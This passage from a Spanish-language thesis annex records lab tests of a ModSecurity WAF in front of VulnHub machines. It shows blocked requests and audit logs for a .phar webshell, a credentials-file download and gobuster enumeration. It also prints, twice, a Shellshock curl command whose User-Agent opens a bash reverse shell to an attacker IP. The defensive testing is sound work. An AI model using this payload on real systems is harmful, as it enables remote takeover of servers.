artsstore.php"] [unique_id "ZTgcSQff2NeYFN3dm6ssoQAAAAA"]
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1698176073644871 3181 (- - -)
Stopwatch2: 1698176073644871 3181; combined=2568, p1=744, p2=1553, p3=0, p4=0, p5=271, sr=203, sw=0,
l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org/); OWASP_CRS/3.3.4.
Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"

--525e8e37-Z--
```

A03:2021 – Inyección


Para este apartado se replica la explotación del servidor vulnerable “VENOM:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/httpd/conf.d/test.conf` de la máquina virtual con la implementación del WAF para que resuelva la IP 192.168.10.8 y el alias del servidor vulnerable “VENOM:1” (ver Figura C.9).

Figura C.9

Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP y alias del servidor vulnerable “VENOM:1”




```
Archivo Máquina Ver Entrada Dispositivos Ayuda
GNU nano 2.3.1 Fichero: test.conf
<VirtualHost *:80>
    ServerName venom.box
    #
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.8/
    ProxyPassReverse / http://192.168.10.8/
</VirtualHost>
```

2. En la máquina cliente (S.O. Kali Linux) editar el archivo `/etc/hosts` para quitar la resolución del alias del servidor “venom.box” ya que el mismo va a ser resuelto por el proxy inverso implementado (ver Figura C.10).

Figura C.10

Edición del archivo /etc/hosts para quitar la resolución del alias del servidor



```
File Actions Edit View Help
GNU nano 7.2 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
#192.168.10.8 venom.box
```

3. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.11).
4. Replicar los pasos del 1 al 11 detallados en el Anexo A, subsección A03:2021 – Inyección, desde el reconocimiento hasta la carga del archivo `inclusion.phar`.
5. Una vez cargado el archivo `inclusion.phar` con código php, en el navegador del cliente se trata de ejecutar `http://venom.box/uploads/inclusion.phar` activando el bloqueo del WAF (ver Figura C.12).

Figura C.11

Configuración del proxy inverso en el navegador del cliente





Figura C.12

Bloqueo del WAF a la ejecución de `http://venom.box/uploads/inclusion.phar`



Forbidden

You don't have permission to access /uploads/inclusion.phar on this server.

6. En la Figura C.13 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición hecha en el paso 5. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 13/Oct/2023:09:26:08
- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-920-PROTOCOL-ENFORCEMENT.conf
- Tiempo de procesamiento en cada fase: p1=525 μ s, p2=210 μ s, p3=0 μ s, p4=0 μ s, p5=187 μ s, sr=98 μ s, sw=0 μ s, gc=0 μ s

A04:2021 – Diseño inseguro

Para este apartado se replica la explotación del servidor vulnerable “ICA:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/httpd/conf.d/test.conf` de la máquina virtual con la implementación del WAF

para que resuelva la IP 192.168.10.4 del servidor vulnerable “ICA:1” (ver Figura C.14).

Figura C.13

Log de auditoría registrado por ModSecurity

```
--58dac348-A--
[13/Oct/2023:09:26:08.392193 --0500] ZS1TyJwJ8xMr6pBzCbJmewAAAAA 192.168.10.150 45936 192.168.10.5 8
0
--58dac348-B--
GET http://venom.box/uploads/inclusion.phar HTTP/1.1
Host: venom.box
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: INTELLI_06c8042c3d=s7g8jm9ints41oe8gg7e11jim9; loader=loaded
Upgrade-Insecure-Requests: 1

--58dac348-F--
HTTP/1.1 403 Forbidden
Content-Length: 224
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

--58dac348-E--
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /uploads/inclusion.phar
on this server.</p>
</body></html>

--58dac348-H--
Message: Access denied with code 403 (phase 2). String match within ".phar/.asa/.asax/.ascx/.axd/.backup/.bak/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.dll/.dos/.htr/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pdb/.pol/.printer/.pwd/.rdb/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.webinfo/.xsd/.xlsx" at TX:extension. [file "/etc/httpd/modsecurity.d/core/ruleset-3.3.4/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "1056"] [id "920440"] [msg "URL file extension is restricted by policy"] [data ".phar"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272"] [tag "PCI/6.5.10"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.150] ModSecurity: Access denied with code 403 (phase 2). String match within ".phar/.asa/.asax/.ascx/.axd/.backup/.bak/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.dll/.dos/.htr/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pdb/.pol/.printer/.pwd/.rdb/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.webinfo/.xsd/.xlsx" at TX:extension. [file "/etc/httpd/modsecurity.d/core/ruleset-3.3.4/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "1056"] [id "920440"] [msg "URL file extension is restricted by policy"] [data ".phar"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272"] [tag "PCI/6.5.10"] [hostname "venom.box"] [uri "/uploads/inclusion.phar"] [unique_id "ZS1TyJwJ8xMr6pBzCbJmewAAAAA"]
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1697207168390951 1285 (- -)
Stopwatch2: 1697207168390951 1285; combined=922, p1=525, p2=210, p3=0, p4=0, p5=187, sr=98, sw=0, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org); OWASP_CRS/3.3.4.
Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"

--58dac348-Z--
```

Figura C.14


Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable "ICA:1"

```
GNU nano 2.3.1 Fichero: /etc/httpd/conf.d/test.conf
<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.4/
    ProxyPassReverse / http://192.168.10.4/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.15).

Figura C.15


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 6 detallados en el Anexo A, subsección A04:2021 – Diseño inseguro, desde el reconocimiento hasta la revisión del *exploit php/webapps/50176.txt*.
4. Dirigirse a la url de descarga del archivo .yml con las credenciales de conexión a la base de datos mysql en la ruta <http://waf-utn.com.ec/core/config/databases.yml> activando el bloqueo del WAF (ver Figura C.16).

Figura C.16

Bloqueo del WAF a la ejecución de <http://waf-utn.com.ec/core/config/databases.yml>



Forbidden

You don't have permission to access /core/config/databases.yml on this server.

5. En la Figura C.17 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición hecha en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 16/Oct/2023:17:42:00
- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-920-PROTOCOL-ENFORCEMENT.conf
- Tiempo de procesamiento en cada fase: p1=1100 μ s, p2=326 μ s, p3=0 μ s, p4=0 μ s, p5=232 μ s, sr=200 μ s, sw=0 μ s, gc=0 μ s

A05:2021 – Configuración de seguridad incorrecta

Para este apartado se replica la explotación del servidor vulnerable “INSANITY:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo */etc/httpd/conf.d/test.conf* de la máquina virtual con la implementación del WAF para que resuelva la IP 192.168.10.10 del servidor vulnerable “INSANITY:1” (ver Figura C.18).
2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.19).
3. Replicar los pasos del 1 al 6 detallados en el Anexo A, subsección A05:2021 – Configuración de seguridad incorrecta, desde el reconocimiento hasta la clonación de “SecLists” del repositorio GitHub.
4. Como en este escenario las peticiones HTTP salen de un terminal de la máquina cliente y no desde el navegador, es necesario instalar y configurar la herramienta *proxychains* con el comando *sudo apt-get install proxychains*.
5. Utilizando *gobuster*, y pasando el tráfico por *proxychains*, se vuelve a ejecutar el ataque para el listado de directorios del servidor web “INSANITY:1” apuntando a la url del proxy inverso <http://waf-utn.com.ec>. En la Figura C.20 se puede observar que las peticiones al servidor fueron bloqueadas por el WAF con un código 403.

Figura C.17

Log de auditoría registrado por ModSecurity

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
--768c9835-A--
[16/Oct/2023:18:57:55.373470 --0500] ZS30A3f iD7p9qyzkzKAmLAAAAAI 192.168.10.150 48568 192.168.10.5 8
0
--768c9835-B--
GET http://waf-utn.edu.ec/core/config/databases.yml HTTP/1.1
Host: waf-utn.edu.ec
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

--768c9835-F--
HTTP/1.1 403 Forbidden
Content-Length: 227
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

--768c9835-E--
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /core/config/databases.yml
on this server.</p>
</body></html>

--768c9835-H--
Message: Access denied with code 403 (phase 2). String match within ".yml/.phar/.asa/.asa/.ascx
/.axd/.backup/.bak/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/
.db/.dbf/.dll/.dos/.htr/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/
d/.pass/.pdb/.pol/.printer/.pwd/.rdb/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/
.vsdisco/.webinfo/.xsd/.xss/" at TX:extension. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4
/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "1056"] [id "920440"] [msg "URL file extension
is restricted by policy"] [data ".yml"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "applicat
ion-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-lev
el/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272"] [tag "PCI/6.5.10"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.150] ModSecurity: Acces
s denied with code 403 (phase 2). String match within ".yml/.phar/.asa/.asa/.ascx/.axd/.back
up/.bak/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.
dll/.dos/.htr/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pd
b/.pol/.printer/.pwd/.rdb/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.w
ebinfo/.xsd/.xss/" at TX:extension. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUES
T-920-PROTOCOL-ENFORCEMENT.conf"] [line "1056"] [id "920440"] [msg "URL file extension is restricted
by policy"] [data ".yml"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [t
ag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "
OWASP_CRS"] [tag "capec/1000/210/272"] [tag "PCI/6.5.10"] [hostname "waf-utn.edu.ec"] [uri "/core/co
nfig/databases.yml"] [unique_id "ZS30A3f iD7p9qyzkzKAmLAAAAAI"]
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1697500675370844 2787 ( - - )
Stopwatch2: 1697500675370844 2787; combined=1658, p1=1100, p2=326, p3=0, p4=0, p5=232, sr=200, sw=0,
l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org/); OWASP_CRS/3.3.4.
Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"
```

Figura C.18

Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable "INSANITY:1"

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
GNU nano 2.3.1 Fichero: /etc/httpd/conf.d/test.conf Modificado
<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.10/
    ProxyPassReverse / http://192.168.10.10/
</VirtualHost>
```

Figura C.19

Configuración del proxy inverso en el navegador del cliente




Figura C.20

Bloqueo del WAF al listado de directorios del servidor web "INSANITY:1"

```
(root@kali)-[~/home/kali/Desktop/A05_2021_Maquina_Insanity_VulnHub]
└─# proxychains gobuster dir -u http://waf-utn.com.ec -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://waf-utn.com.ec
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode

=====
Error: the server returns a status code that matches the provided options for non existing urls.
http://waf-utn.com.ec/e878da37-9778-45c1-a91b-a1407b9059bf => 403 (Length: 238). To continue please exclude the status code or the length
```

6. En la Figura C.21 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo al listado de directorios ejecutado en el paso 5. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 15/Oct/2023:07:04:20
- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-913-SCANNER-DETECTION.conf
- Tiempo de procesamiento en cada fase: p1=754 µs, p2=142 µs, p3=0 µs, p4=0 µs, p5=321 µs, sr=254 µs, sw=111 µs, gc=0 µs

Figura C.21

Log de auditoría registrado por ModSecurity

```
--f1d7f104-A--
[15/Oct/2023:07:04:20.071679 --0500] ZSvJRNbmuUUIUs7MKcIdAAAAAM 192.168.10.150 44334 192.168.10.5 8
0
--f1d7f104-B--
GET /710a4313-a752-4a0b-a9f4-6af2c9633a6c HTTP/1.1
Host: waf-utn.com.ec
User-Agent: gobuster/3.6
Accept-Encoding: gzip

--f1d7f104-F--
HTTP/1.1 403 Forbidden
Content-Length: 238
Content-Type: text/html; charset=iso-8859-1

--f1d7f104-E--
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /710a4313-a752-4a0b-a9f4-6af2c9633a6c
on this server.</p>
</body></html>

--f1d7f104-H--
Message: Access denied with code 403 (phase 2). Matched phrase "gobuster" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "55"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: gobuster found within REQUEST_HEADERS:User-Agent: gobuster/3.6"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.150] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "gobuster" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "55"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: gobuster found within REQUEST_HEADERS:User-Agent: gobuster/3.6"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "waf-utn.com.ec"] [uri "/710a4313-a752-4a0b-a9f4-6af2c9633a6c"] [unique_id "ZSvJRNbmuUUIUs7MKcIdAAAAAM"]
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1697371460070113 1603 ( - - )
Stopwatch2: 1697371460070113 1603; combined=1328, p1=754, p2=142, p3=0, p4=0, p5=321, sr=254, sw=111, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org/); OWASP_CRS/3.3.4.
Server: Apache/2.4.6 (CentOS)
Engine-Mode: "ENABLED"

--f1d7f104-Z--
```

A06:2021 – Componentes vulnerables y desactualizados

Para este apartado se replica la explotación del servidor vulnerable “SYMFONOS:3.1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/httpd/conf.d/test.conf` de la máquina virtual con la implementación del WAF

para que resuelva la IP 192.168.10.11 del servidor vulnerable “SYMFONOS:3.1” (ver Figura C.22).

Figura C.22

Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “SYMFONOS:3.1”




```
GNU nano 2.3.1 Fichero: /etc/httpd/conf.d/test.conf Modificado
<VirtualHost *:80>
  ServerName waf-utn.com.ec
  ProxyPreserveHost On
  ProxyPass / http://192.168.10.11/
  ProxyPassReverse / http://192.168.10.11/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.23).

Figura C.23

Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 5 detallados en el Anexo A, subsección A06:2021 – Componentes vulnerables y desactualizados, desde el reconocimiento hasta la verificación de la ruta `http://192.168.10.11/cgi-bin/underworld`.
4. Pasando el tráfico por *proxychain*, se vuelve a ejecutar el ataque *Shellshock* apuntando a la url del proxy inverso `http://waf-utn.com.ec` mediante el comando `proxychains curl -s -X GET "http://waf-utn.com.ec/cgi-bin/underworld" -H "User-Agent: () { ;; }; echo; /bin/bash -i >& /dev/tcp/192.168.10.150/1234 0>&1"` para establecer una *shell* reversa a la máquina del atacante. En la Figura C.24 se puede observar que la petición al servidor fue bloqueada por el WAF.
5. En la Figura C.25 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo al establecimiento de una *shell* reversa ejecutado en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:
 - Fecha y hora del ataque: 17/Oct/2023:15:48:09

- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-911-METHOD-ENFORCEMENT.conf
- Tiempo de procesamiento en cada fase: p1=402 μs, p2=118 μs, p3=0 μs, p4=0 μs, p5=121 μs, sr=79 μs, sw=0 μs, gc=0 μs

Figura C.24

Bloqueo del WAF a una shell reversa desde el servidor "SYMFONOS:3.1"

```
(root@kali)-[~/home/kali/Desktop/A06_2021_Maquina_Symfonos3_VuInHub/nmap]
└─# proxychains curl -s -X GET "http://waf-utn.com.ec/cgi-bin/underworld" -H "User-Agent: ()
{ :; }; echo; /bin/bash -i >& /dev/tcp/192.168.10.150/1234 0>&1"

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 192.168.10.5:80 ... 192.168.10.5:80 ←denied
```

Figura C.25

Log de auditoría registrado por ModSecurity

```
--35df5e50-A--
[17/Oct/2023:15:48:09.520327 --0500] ZS7zCTkJeUsoSgwNwDsPlwAAAAI 192.168.10.150 56140 192.168.10.5 80
--35df5e50-B--
CONNECT 192.168.10.5:80 HTTP/1.0
Host: 192.168.10.5:80

--35df5e50-F--
HTTP/1.1 404 Not Found
Content-Length: 274
Content-Type: text/html; charset=iso-8859-1
Connection: close

--35df5e50-H--
Message: Access denied with code 403 (phase 2). Match of "within %{tx.allowed_methods}" against "REQUEST_METHOD" required. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-911-METHOD-ENFORCEMENT.conf"] [line "44"] [id "911100"] [msg "Method is not allowed by policy"] [data "CONNECT"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272/220/274"] [tag "PCI/12.1"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.150] ModSecurity: Access denied with code 403 (phase 2). Match of "within %{tx.allowed_methods}" against "REQUEST_METHOD" required. [file "/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/REQUEST-911-METHOD-ENFORCEMENT.conf"] [line "44"] [id "911100"] [msg "Method is not allowed by policy"] [data "CONNECT"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272/220/274"] [tag "PCI/12.1"] [hostname "192.168.10.5"] [uri "/" ] [unique_id "ZS7zCTkJeUsoSgwNwDsPlwAAAAI"]
Action: Intercepted (phase 2)
Apache-Handler: proxy-server
Stopwatch: 1697575689518346 2002 (- - -)
Stopwatch2: 1697575689518346 2002; combined=641, p1=402, p2=118, p3=0, p4=0, p5=121, sr=79, sw=0, l=0, gc=0
Producer: ModSecurity for Apache/2.9.6 (http://www.modsecurity.org/); OWASP_CRS/3.3.4.
